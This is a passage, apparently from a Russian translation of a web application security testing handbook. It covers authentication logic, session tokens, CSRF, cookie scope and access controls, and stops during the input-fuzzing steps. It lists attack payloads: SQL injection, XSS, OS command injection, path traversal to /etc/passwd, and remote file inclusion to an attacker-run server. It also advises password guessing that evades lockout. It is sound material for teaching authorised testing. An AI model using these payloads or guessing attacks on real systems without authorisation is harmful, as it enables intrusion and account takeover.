• на основании наблюдений и очевидного назначения каждого этапа механизма придумайте другие способы изменить последовательность и обращаться к разным этапам, которые разработчики могли не предусмотреть.

4.13.2.3

Определите, отправляется ли какой-либо отдельный элемент сведений, например имя пользователя, более чем на одном этапе: потому что он несколько раз запрашивается у пользователя либо передаётся через клиент в скрытом поле формы, файле cookie или предустановленном параметре строки запроса. Если да, попробуйте отправлять на разных этапах различные, как действительные, так и недействительные, значения и наблюдать результат. Постарайтесь установить, не является ли отправляемый элемент иногда излишним, не проверяется ли он на одном этапе, а затем не принимается ли на доверии, либо не подвергается ли он на разных этапах разным проверкам. Попробуйте эксплуатировать поведение приложения для несанкционированного доступа или снижения эффективности средств контроля механизма.

4.13.2.4

Ищите данные, передаваемые через клиент, которые ни на одном этапе не запрашивались у пользователя. Если для отслеживания состояния процесса на последовательных этапах используются скрытые параметры, возможно, удастся вмешаться в логику приложения, изменив их специально сформированными способами.

4.13.2.5

Если какая-либо часть процесса включает предъявление приложением случайно изменяющегося задания, проверьте два распространённых дефекта:

• если параметр, задающий задание, отправляется вместе с ответом пользователя, определите, можно ли фактически выбрать собственное задание путём изменения этого значения;
• попробуйте несколько раз пройти до изменяющегося задания с одним именем пользователя и определить, предъявляется ли другое задание. Если да, можно фактически выбрать собственное задание, многократно переходя к этому этапу до появления желаемого задания.

4.14. Эксплуатируйте уязвимости для несанкционированного доступа

4.14.1

Просмотрите все уязвимости, обнаруженные в различных функциях аутентификации, и выявите те, которые можно использовать для достижения целей атаки на приложение. Обычно это включает попытку пройти аутентификацию как другой пользователь, по возможности пользователь с административными привилегиями.

4.14.2

Перед проведением любой автоматизированной атаки учтите все выявленные средства защиты от блокировки учётных записей. Например, при перечислении имён пользователей через функцию входа отправляйте с каждым запросом распространённый пароль, а не совершенно произвольное значение, чтобы не тратить неудачную попытку входа на каждое обнаруженное имя. Аналогичным образом проводите атаки подбора паролей в ширину, а не в глубину. Начните список слов с наиболее распространённых слабых паролей и последовательно проверяйте каждый элемент против каждого перечисленного имени пользователя.

4.14.3

При составлении списков слов для атаки подбора пароля учитывайте правила качества паролей и полноту их проверки, чтобы избежать невозможных или излишних тестовых случаев.

4.14.4

Применяйте методы главы 14, чтобы автоматизировать максимально возможный объём работы и повысить скорость и эффективность атак.

5. Проверка механизма управления сеансами




Figure 21-6: Testing the session management mechanism

Рис. 21-6. Проверка механизма управления сеансами

5.1. Разберитесь в механизме

5.1.1

Проанализируйте механизм управления сеансами и состоянием. Установите, использует ли приложение токены сеанса или другой способ обработки последовательности запросов от каждого пользователя. Учтите, что некоторые технологии аутентификации, например HTTP-аутентификация, могут не требовать полноценного механизма сеанса для повторной идентификации пользователей после аутентификации. Кроме того, некоторые приложения применяют механизм состояния без сеанса, в котором все сведения о состоянии передаются через клиент, обычно в зашифрованной или обфусцированной форме.

5.1.2

Если приложение использует токены сеанса, точно подтвердите, какие элементы данных фактически применяются для повторной идентификации пользователей. Для передачи токенов могут использоваться HTTP-cookie, параметры строки запроса и скрытые поля формы. Несколько разных элементов данных могут совместно применяться для повторной идентификации пользователя, а разные элементы - разными внутренними компонентами. Часто элементы, похожие на токены сеанса, фактически могут не использоваться приложением в таком качестве, например стандартный файл cookie, создаваемый веб-сервером.

5.1.3

Чтобы проверить, какие элементы фактически используются как токены сеанса, найдите страницу или функцию, заведомо зависящую от сеанса, например специфичную для пользователя страницу My Details. Затем выполните несколько запросов этой страницы, систематически удаляя каждый элемент, который предположительно используется как токен сеанса. Если удаление элемента прекращает возврат страницы, зависящей от сеанса, это может подтвердить, что элемент является токеном сеанса. Burp Repeater удобен для таких проверок.

5.1.4

Установив, какие элементы данных фактически используются для повторной идентификации пользователей, для каждого токена подтвердите, проверяется ли он полностью или отдельные его компоненты игнорируются. Изменяйте значение токена по одному байту и проверяйте, принимается ли изменённое значение. Если определённые части токена фактически не используются для поддержания состояния сеанса, их можно исключить из дальнейшего анализа.

5.2. Проверьте осмысленность токенов

5.2.1

Войдите как несколько разных пользователей в разное время и запишите токены, полученные от сервера. Если доступна самостоятельная регистрация и можно выбирать имя пользователя, последовательно войдите с похожими именами с небольшими изменениями, например A, AA, AAA, AAAA, AAAB, AAAC, AABA и так далее. Если при входе отправляются или в профилях хранятся другие данные, специфичные для пользователя, например адрес электронной почты, выполните аналогичную процедуру, систематически изменяя эти данные и перехватывая полученные токены.

5.2.2

Проанализируйте полученные токены и найдите корреляции, которые, по всей видимости, связаны с именем пользователя и другими управляемыми пользователем данными.

5.2.3

Проанализируйте токены на наличие заметного кодирования или обфускации. Ищите корреляцию между длиной имени пользователя и длиной токена: она убедительно указывает на применение обфускации или кодирования. Если имя пользователя содержит последовательность одного и того же символа, ищите соответствующую последовательность символов в токене, которая может указывать на обфускацию XOR. Ищите последовательности токена, содержащие только шестнадцатеричные символы: они могут представлять шестнадцатеричное кодирование строки ASCII или других сведений. Ищите последовательности, заканчивающиеся знаком равенства и/или содержащие только другие допустимые символы Base64: от `a` до `z`, от `A` до `Z`, от `0` до `9`, `+` и `/`.

5.2.4

Если в образце токенов сеанса удаётся выявить осмысленные данные, подумайте, достаточно ли этого для атаки, пытающейся угадать токены, недавно выданные другим пользователям приложения. Найдите страницу приложения, зависящую от сеанса, и примените методы главы 14 для автоматизации создания и проверки возможных токенов.

5.3. Проверьте предсказуемость токенов

5.3.1

Быстро создайте и перехватите большое число токенов сеанса при помощи запроса, заставляющего сервер возвращать новый токен, например успешного запроса входа.

5.3.2

Попробуйте выявить закономерности в образце токенов. Во всех случаях используйте Burp Sequencer, как описано в главе 7, для подробных статистических проверок свойств случайности токенов приложения. В зависимости от результатов может быть полезен также следующий ручной анализ:

• примените своё понимание того, какие токены и подпоследовательности приложение фактически использует для повторной идентификации пользователей. Игнорируйте данные, не используемые таким образом, даже если они различаются между образцами;
• если тип данных в токене или отдельном его компоненте непонятен, попробуйте применить различные варианты декодирования, например Base64, и посмотреть, не появятся ли более осмысленные данные. Может потребоваться последовательно применить несколько вариантов декодирования;
• попробуйте выявить закономерности в последовательностях значений каждого декодированного токена или компонента. Рассчитайте различия между последовательными значениями. Даже если они выглядят хаотичными, может существовать фиксированный набор наблюдаемых различий, который значительно сужает область любой атаки полного перебора;
• подождите несколько минут, получите сходный образец токенов и повторите тот же анализ. Попробуйте установить, зависит ли часть содержимого токенов от времени.

5.3.3

Если выявлены закономерности, перехватите второй образец токенов с другого IP-адреса и другим именем пользователя. Это поможет установить, наблюдается ли та же закономерность и можно ли экстраполировать токены из первой процедуры для угадывания токенов второй.

5.3.4

Если удаётся выявить эксплуатируемые последовательности или временные зависимости, подумайте, достаточно ли этого для атаки, пытающейся угадать токены, недавно выданные другим пользователям приложения. Примените методы главы 14 для автоматизации создания и проверки возможных токенов. За исключением простейших последовательностей, атака, вероятно, потребует специализированного сценария.

5.3.5

Если идентификатор сеанса выглядит написанным специально для приложения, используйте источник полезной нагрузки **bit flipper** в Burp Intruder, чтобы последовательно поочерёдно изменять каждый бит токена сеанса. Ищите в ответе строку, показывающую, что изменение токена не привело к недействительному сеансу и что сеанс принадлежит другому пользователю.

5.4. Проверьте небезопасную передачу токенов

5.4.1

Пройдите приложение обычным способом, начиная с неаутентифицированного содержимого по начальному URL, затем через процесс входа и далее через все функции приложения. Отмечайте каждый случай выдачи нового токена сеанса и то, какие части обмена используют HTTP, а какие HTTPS. Для записи этих сведений можно использовать функцию ведения журнала перехватывающего прокси.

5.4.2

Если механизмом передачи токенов сеанса служат HTTP-cookie, проверьте, установлен ли флаг `secure`, предотвращающий их передачу по соединениям HTTP.

5.4.3

Определите, передаются ли токены сеанса по HTTP при обычном использовании приложения. Если да, они уязвимы для перехвата.

5.4.4

Если приложение использует HTTP для неаутентифицированных областей и переключается на HTTPS для входа и/или аутентифицированных областей, проверьте, выдаётся ли новый токен для HTTPS-части обмена или токен, выданный на этапе HTTP, остаётся активным после перехода приложения на HTTPS. Если выданный на этапе HTTP токен остаётся активным, он уязвим для перехвата.

5.4.5

Если HTTPS-область приложения содержит ссылки на URL HTTP, перейдите по ним и проверьте, отправляется ли токен сеанса. Если да, определите, остаётся ли он действительным или немедленно завершается сервером.

5.5. Проверьте раскрытие токенов в журналах

5.5.1

Если при картографировании приложения были выявлены функции ведения журналов, отслеживания или диагностики, тщательно просмотрите их и определите, раскрываются ли в них токены сеанса. Подтвердите, кто обычно авторизован для доступа к этим функциям. Если они предназначены только администраторам, определите, существуют ли другие уязвимости, способные позволить низкопривилегированному пользователю обратиться к ним.

5.5.2

Выявите все случаи передачи токенов сеанса в URL. Возможно, обычно токены передаются более безопасным способом, но в отдельных случаях разработчики применили URL для обхода конкретной проблемы. Тогда токены могут передаваться в заголовке `Referer`, когда пользователи переходят по внешним ссылкам. Найдите функции, позволяющие внедрять произвольные внешние ссылки в страницы, просматриваемые другими пользователями.

5.5.3

Если найден способ собирать действительные токены сеанса, выданные другим пользователям, ищите способ проверить каждый токен и определить, принадлежит ли он администратору, например пытаясь обратиться с ним к привилегированной функции.

5.6. Проверьте сопоставление токенов с сеансами

5.6.1

Дважды войдите в приложение с одной учётной записью пользователя из разных процессов браузера или с разных компьютеров. Определите, остаются ли оба сеанса одновременно активными. Если да, приложение поддерживает параллельные сеансы, позволяя атакующему, скомпрометировавшему учётные данные другого пользователя, применять их без риска обнаружения.

5.6.2

Несколько раз войдите и выйдите с одной учётной записью пользователя из разных процессов браузера или с разных компьютеров. Определите, выдаётся ли каждый раз новый токен сеанса или при каждом входе одной учётной записи выдаётся тот же токен. В последнем случае приложение фактически использует не надлежащие токены сеанса, а уникальные постоянные строки для повторной идентификации каждого пользователя. В такой ситуации невозможно защититься от параллельных входов или правильно обеспечить истечение срока сеанса.

5.6.3

Если токены имеют некоторую структуру и смысл, попробуйте отделить компоненты, которые могут идентифицировать пользователя, от тех, которые кажутся непонятными. Попробуйте изменить компоненты токена, связанные с пользователем, так, чтобы они ссылались на других известных пользователей приложения. Проверьте, принимает ли приложение полученный токен и позволяет ли он выдать себя за такого пользователя. Примеры этой тонкой уязвимости приведены в главе 7.

5.7. Проверьте завершение сеанса

5.7.1

При проверке ошибок тайм-аута сеанса и выхода сосредоточьтесь исключительно на обработке сеансов и токенов сервером, а не на событиях клиента. С точки зрения завершения сеанса почти не имеет значения, что происходит с токеном в клиентском браузере.

5.7.2

Проверьте, реализовано ли истечение срока сеанса на сервере:

• войдите в приложение и получите действительный токен сеанса;
• не используйте токен некоторое время, затем отправьте с ним запрос защищённой страницы, например My Details;
• если страница отображается нормально, токен всё ещё активен;
• методом проб и ошибок определите длительность тайм-аута истечения сеанса или возможность использовать токен через несколько дней после предыдущего запроса с ним. Burp Intruder можно настроить на увеличение интервала времени между последовательными запросами для автоматизации этой задачи.

5.7.3

Проверьте наличие функции выхода. Если она существует, установите, эффективно ли она делает сеанс пользователя недействительным на сервере. После выхода попробуйте повторно использовать старый токен и определите, действителен ли он, запросив с ним защищённую страницу. Если сеанс всё ещё активен, пользователи остаются уязвимыми для некоторых атак перехвата сеанса даже после того, как они "вышли". При помощи Burp Repeater можно продолжать отправлять конкретный запрос из истории прокси и смотреть, изменится ли ответ приложения после выхода.

5.8. Проверьте фиксацию сеанса

5.8.1

Если приложение выдаёт токены сеанса неаутентифицированным пользователям, получите токен и выполните вход. Если после успешного входа приложение не выдаёт новый токен, оно уязвимо к фиксации сеанса.

5.8.2

Даже если приложение не выдаёт токены сеанса неаутентифицированным пользователям, получите токен посредством входа, а затем вернитесь на страницу входа. Если приложение готово вернуть эту страницу, несмотря на уже выполненную аутентификацию, отправьте с тем же токеном ещё один запрос входа как другой пользователь. Если после второго входа приложение не выдаёт новый токен, оно уязвимо к фиксации сеанса.

5.8.3

Выявите формат токенов сеанса приложения. Измените свой токен на придуманное корректно сформированное значение и попробуйте войти. Если приложение позволяет создать аутентифицированный сеанс с придуманным токеном, оно уязвимо к фиксации сеанса.

5.8.4

Если приложение не поддерживает вход, но обрабатывает конфиденциальные данные пользователя, например личные и платёжные сведения, и позволяет отображать их после отправки, например на странице Verify My Order, выполните предыдущие три проверки применительно к страницам, отображающим конфиденциальные данные. Если токен, заданный во время анонимного использования приложения, позже можно применить для получения конфиденциальных сведений пользователя, приложение уязвимо к фиксации сеанса.

5.9. Проверьте CSRF

5.9.1

Если приложение полагается исключительно на HTTP-cookie как способ передачи токенов сеанса, оно может быть уязвимо к атакам подделки межсайтовых запросов.

5.9.2

Просмотрите ключевые функции приложения и выявите конкретные запросы, используемые для выполнения чувствительных действий. Если атакующий способен полностью определить параметры любого из этих запросов заранее, то есть они не содержат токенов сеанса, непредсказуемых данных или других секретов, приложение почти наверняка уязвимо.

5.9.3

Создайте HTML-страницу, которая отправляет требуемый запрос без взаимодействия с пользователем. Для запросов GET можно поместить тег `<img>` с параметром `src`, указывающим уязвимый URL. Для запросов POST можно создать форму со скрытыми полями для всех значимых параметров атаки и целью, заданной как уязвимый URL. При помощи JavaScript можно автоматически отправить форму сразу после загрузки страницы. Оставаясь вошедшим в приложение, загрузите HTML-страницу в том же браузере. Проверьте, выполняется ли требуемое действие в приложении.

5.9.4

Если приложение использует дополнительные токены в запросах для предотвращения атак CSRF, проверьте их надёжность так же, как для токенов сеанса. Проверьте также уязвимость приложения к атакам изменения пользовательского интерфейса, чтобы преодолеть защиту anti-CSRF. Подробнее см. в главе 13.

5.10. Проверьте область действия файлов cookie

5.10.1

Если приложение использует HTTP-cookie для передачи токенов сеанса или любых других конфиденциальных данных, просмотрите соответствующие заголовки `Set-Cookie` и проверьте атрибуты домена или пути, управляющие областью действия файлов cookie.

5.10.2

Если приложение явно расширяет область действия файлов cookie до родительского домена или каталога, оно может становиться уязвимым для атак через другие веб-приложения, размещённые в родительском домене или каталоге.

5.10.3

Если приложение задаёт область домена файлов cookie как собственное доменное имя или не указывает атрибут домена, оно всё равно может подвергаться атакам через приложения в поддоменах. Это следствие принципа работы областей файлов cookie. Избежать его можно лишь не размещая другие приложения в поддомене критичного для безопасности приложения.

5.10.4

Определите любую зависимость от разделения по пути, например `/site/main` и `/site/demo`, которую можно подорвать в случае атаки межсайтового скриптинга.

5.10.5

Выявите все возможные доменные имена и пути, которые будут получать файлы cookie, выдаваемые приложением. Установите, доступны ли через эти доменные имена или пути другие веб-приложения, которые можно использовать для перехвата файлов cookie, выданных пользователям целевого приложения.

6. Проверка средств управления доступом




Figure 21-7: Testing access controls

Рис. 21-7. Проверка средств управления доступом

6.1. Разберитесь в требованиях управления доступом

6.1.1

На основании основных функций приложения разберитесь в общих требованиях управления доступом с точки зрения вертикального разделения, при котором пользователи разных уровней имеют доступ к разным видам функций, и горизонтального разделения, при котором пользователи одного уровня привилегий имеют доступ к разным подмножествам данных. Часто присутствуют оба вида разделения. Например, обычные пользователи могут обращаться к собственным данным, а администраторы - к данным всех пользователей.

6.1.2

Просмотрите результаты картографирования приложения и выявите области функций и виды ресурсов данных, представляющие наиболее плодотворные цели атак повышения привилегий.

6.1.3

Для наиболее эффективной проверки уязвимостей управления доступом в идеале следует получить несколько разных учётных записей с различными вертикальными и горизонтальными привилегиями. Если возможна самостоятельная регистрация, учётные записи с горизонтальными различиями, вероятно, можно получить непосредственно из приложения. Для получения учётных записей с вертикальными различиями, вероятно, потребуется сотрудничество владельца приложения или эксплуатация уязвимости для доступа к высокопривилегированной учётной записи. Доступность разных видов учётных записей повлияет на возможные виды проверок, как описано далее.

6.2. Проверьте с несколькими учётными записями

6.2.1

Если приложение обеспечивает вертикальное разделение привилегий, сначала используйте мощную учётную запись, чтобы найти все доступные ей функции. Затем используйте менее привилегированную учётную запись и попытайтесь обратиться к каждому элементу этих функций.

6.2.1.1

При помощи Burp просмотрите всё содержимое приложения в контексте одного пользователя.

6.2.1.2

Просмотрите содержимое карты сайта Burp и убедитесь, что выявили все функции, которые хотите проверить. Затем выйдите из приложения и снова войдите в контексте другого пользователя. В контекстном меню выберите функцию **compare site maps**, чтобы определить, какие высокопривилегированные запросы могут быть доступны низкопривилегированному пользователю. Подробнее об этом методе см. в главе 8.

6.2.2

Если приложение обеспечивает горизонтальное разделение привилегий, выполните эквивалентную проверку с двумя разными учётными записями одного уровня, пытаясь через одну запись обратиться к данным другой. Обычно это включает замену идентификатора, например идентификатора документа, в запросе для указания ресурса, принадлежащего другому пользователю.

6.2.3

Вручную проверьте ключевую логику управления доступом.

6.2.3.1

Для каждой привилегии пользователя просмотрите доступные ему ресурсы. Попробуйте обратиться к ним из неавторизованной учётной записи пользователя, повторно отправив запрос с токеном сеанса неавторизованного пользователя.

6.2.4

При выполнении любой проверки управления доступом обязательно отдельно проверяйте каждый этап многоэтапных функций, чтобы подтвердить надлежащую реализацию управления доступом на каждом этапе либо выявить предположение приложения, будто пользователи, обращающиеся к более позднему этапу, непременно прошли проверки безопасности на предыдущих. Например, если административная страница с формой надёжно защищена, проверьте, подвергается ли надлежащему управлению доступом и фактическая отправка формы.

6.3. Проверьте при ограниченном доступе

6.3.1

Если у вас заранее нет доступа к учётным записям с разными уровнями привилегий или нескольким учётным записям с доступом к различным данным, проверка нарушения управления доступом становится не такой простой. Многие распространённые уязвимости будет значительно труднее найти, поскольку неизвестны имена URL, идентификаторов и параметров, необходимые для эксплуатации слабостей.

6.3.2

При картографировании приложения с низкопривилегированной учётной записью вы могли выявить URL привилегированных функций, например административных интерфейсов. Если они защищены недостаточно, вероятно, вы уже это обнаружили.

6.3.3

Декомпилируйте все присутствующие скомпилированные клиенты и извлеките все ссылки на серверные функции.

6.3.4

Доступ к большинству данных, подчинённых горизонтальному управлению доступом, осуществляется при помощи идентификатора, например номера счёта или ссылки на заказ. Чтобы проверить эффективность управления доступом, имея лишь одну учётную запись, необходимо пытаться угадывать или обнаруживать идентификаторы, связанные с данными других пользователей. Если возможно, быстро создайте последовательность идентификаторов, например оформив несколько новых заказов. Попробуйте выявить закономерности, позволяющие предсказывать идентификаторы, выданные другим пользователям. Если создавать новые идентификаторы невозможно, вероятно, придётся анализировать уже имеющиеся и угадывать на этой основе.

6.3.5

Если найден способ предсказывать идентификаторы, выдаваемые другим пользователям, примените методы главы 14 для автоматизированной атаки, собирающей интересные данные других пользователей. Используйте функцию Extract Grep в Burp Intruder для перехвата соответствующих сведений из ответов приложения.

6.4. Проверьте небезопасные методы управления доступом

6.4.1

Некоторые приложения реализуют управление доступом на основе параметров запросов заведомо небезопасным способом. Ищите в ключевых запросах параметры вроде `edit=false` или `access=read` и изменяйте их в соответствии с очевидной ролью, пытаясь вмешаться в логику управления доступом приложения.

6.4.2

Некоторые приложения основывают решения об управлении доступом на HTTP-заголовке `Referer`. Например, приложение может надёжно управлять доступом к `/admin.jsp` и принимать любой запрос, указывающий эту страницу как `Referer`. Для проверки такого поведения попробуйте выполнить разрешённые вам привилегированные действия и отправьте отсутствующий или изменённый заголовок `Referer`. Если изменение заставляет приложение блокировать запрос, возможно, оно небезопасно использует заголовок `Referer`. Попробуйте выполнить то же действие как неавторизованный пользователь, но передайте исходный заголовок `Referer` и проверьте, успешно ли действие.

6.4.3

Если на сайте разрешён метод HEAD, проверьте небезопасное управление доступом к URL, обеспечиваемое контейнером. Выполните запрос методом HEAD и определите, разрешает ли его приложение.

7. Проверка уязвимостей, связанных с вводом

Многие важные категории уязвимостей вызываются неожиданным пользовательским вводом и могут появляться в любой части приложения. Эффективный способ поиска таких уязвимостей - подвергнуть фаззингу каждый параметр каждого запроса набором строк атаки.




Figure 21-8: Testing for input-based vulnerabilities

Рис. 21-8. Проверка уязвимостей, связанных с вводом

7.1. Проведите фаззинг всех параметров запросов

7.1.1

Просмотрите результаты картографирования приложения и выявите каждый отдельный клиентский запрос, отправляющий параметры, которые обрабатывает серверное приложение. К значимым параметрам относятся элементы строки запроса URL, параметры тела запроса и HTTP-cookie. Включите также все другие элементы пользовательского ввода, которые, согласно наблюдениям, влияют на поведение приложения, например заголовки `Referer` или `User-Agent`.

7.1.2

Для фаззинга параметров можно использовать собственные сценарии или готовый инструмент. Например, при работе с Burp Intruder поочерёдно загрузите в него каждый запрос. Простой способ - перехватить запрос в Burp Proxy и выбрать действие Send to Intruder либо щёлкнуть правой кнопкой мыши элемент истории Burp Proxy и выбрать этот пункт. Данная команда настраивает Burp Intruder, передавая содержимое запроса и правильные целевой узел и порт. Она также автоматически отмечает значения всех параметров запроса как позиции полезных нагрузок, готовые к фаззингу.

7.1.3

На вкладке полезных нагрузок настройте подходящий набор полезных нагрузок атаки для поиска уязвимостей приложения. Полезные нагрузки можно ввести вручную, загрузить из файла или выбрать один из предустановленных списков. Фаззинг каждого параметра запросов приложения обычно требует отправки большого числа запросов и просмотра результатов в поисках аномалий. Если набор строк атаки слишком велик, это может привести к обратному результату и создать непомерно большой объём вывода для просмотра. Поэтому разумный подход состоит в проверке ряда распространённых уязвимостей, которые часто легко обнаруживаются по аномальным ответам на конкретный специально сформированный ввод и нередко проявляются в любой части приложения, а не в определённых видах функций. Ниже приведён подходящий набор полезных нагрузок для проверки некоторых распространённых категорий уязвимостей.

SQL-инъекция

```
'
'--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

XSS и инъекция заголовков

```
xsstest
"><script>alert('xss')</script>
```

Инъекция команд ОС

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

Обход путей

```
../../../../../../../../../../etc/passwd
../../../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\..\boot.ini
```

Инъекция сценария

```
;echo 111111
echo 111111
response.write 111111
:response.write 111111
```

Включение файла

```
http://<your server name>/
http://<nonexistent IP address>/
```

7.1.4

Все предыдущие полезные нагрузки показаны в буквальном виде. Символы `?`, `;`, &, +, = и пробел необходимо кодировать в URL, поскольку они имеют особое значение в HTTP-запросах. По умолчанию Burp Intruder выполняет необходимое кодирование этих символов, поэтому убедитесь, что этот параметр не отключён. Чтобы восстановить значения по умолчанию для всех параметров после прежней настройки, выберите **Burp > Restore Defaults**.

7.1.5

В функции Grep инструмента Burp Intruder настройте подходящий набор строк для отметки распространённых сообщений об ошибках в ответах. Например:

```
error
exception
illegal
invalid
fail
stack
access
directory
file
not found
varchar
ODBC
SQL
SELECT
111111
```

Обратите внимание, что строка 111111 включена для проверки успешных атак инъекции сценария. Полезные нагрузки этапа 7.1.3 предусматривают запись этого значения в ответ сервера.

7.1.6

Выберите также параметр Payload Grep для отметки ответов, содержащих саму полезную нагрузку, что указывает на потенциальную уязвимость XSS или инъекции заголовка.

7.1.7

Настройте веб-сервер или слушатель netcat на узле, указанном в первой полезной нагрузке включения файла. Это помогает отслеживать попытки подключения, полученные от сервера в результате успешной атаки удалённого включения файла.

7.1.8

Запустите атаку. После её завершения просмотрите результаты в поисках аномальных ответов, указывающих на наличие уязвимостей. Проверяйте отклонения кода состояния HTTP, длины ответа, времени ответа, появление настроенных выражений и самой полезной нагрузки. Можно щёлкнуть заголовок каждого столбца таблицы результатов для сортировки по значениям этого столбца и щёлкнуть с нажатой Shift для обратной сортировки. Это позволяет быстро выявлять аномалии, выделяющиеся среди остальных результатов.

7.1.9

